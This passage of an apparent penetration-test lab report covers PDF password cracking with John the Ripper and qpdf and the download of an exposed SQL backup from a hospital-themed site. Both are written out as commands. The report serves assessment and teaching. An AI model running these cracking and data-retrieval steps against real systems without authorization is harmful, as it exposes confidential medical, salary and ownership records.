7. Local Kali/Windows Equivalent

The same PDF-password workflow can be performed locally with John the Ripper and qpdf:

```
pdf2john report-1.pdf > report-1.hash
john --format=PDF --wordlist=<authorized-wordlist> report-1.hash
john --show report-1.hash
qpdf --password='RECOVERED_PASSWORD' --show-encryption report-1.pdf
qpdf --password='RECOVERED_PASSWORD' --decrypt report-1.pdf report-1-decrypt.pdf
```

The earlier Kali John attempt returned “No password hashes loaded”. The successful password recovery documented here was performed with the Networkwalks Hash Calculator and Password Cracker.

8. M3 — Database Backup Exposure

M3 continued after M1 and M2 by examining the server material. A public SQL database backup under /old/ was identified. It contained staff and shareholder tables with salary and ownership-related information.

```
curl -I https://medirozahospital.com/old/mediroza_db_backup_2019.sql
curl -sS -o mediroza_db_backup_2019.sql https://medirozahospital.com/old/mediroza_db_backup_2019.sql
grep -nE 'CREATE TABLE|INSERT INTO' mediroza_db_backup_2019.sql
```




Figure 11 — Correct image: SQL backup contents showing staff and shareholder table data.

The raw personal records are not reproduced in this report. The screenshot is retained as private assessment evidence.

9. Final Milestone Summary

Milestone	Actual flow	Result
M1	Recon → initial access → patient portal → download 3 PDFs	3 encrypted PDFs retrieved
M2	Hash Calculator → Password Cracker → password output → open 3 PDFs	3 PDFs successfully opened
M3	Analyze material → public SQL backup	Staff salary/shareholder exposure identified

10. Confidentiality

The patient PDF screenshots contain confidential medical information. This report is for the authorized assessment/instructor. Do not publish the unredacted screenshots, recovered passwords, or raw SQL backup on GitHub or LinkedIn.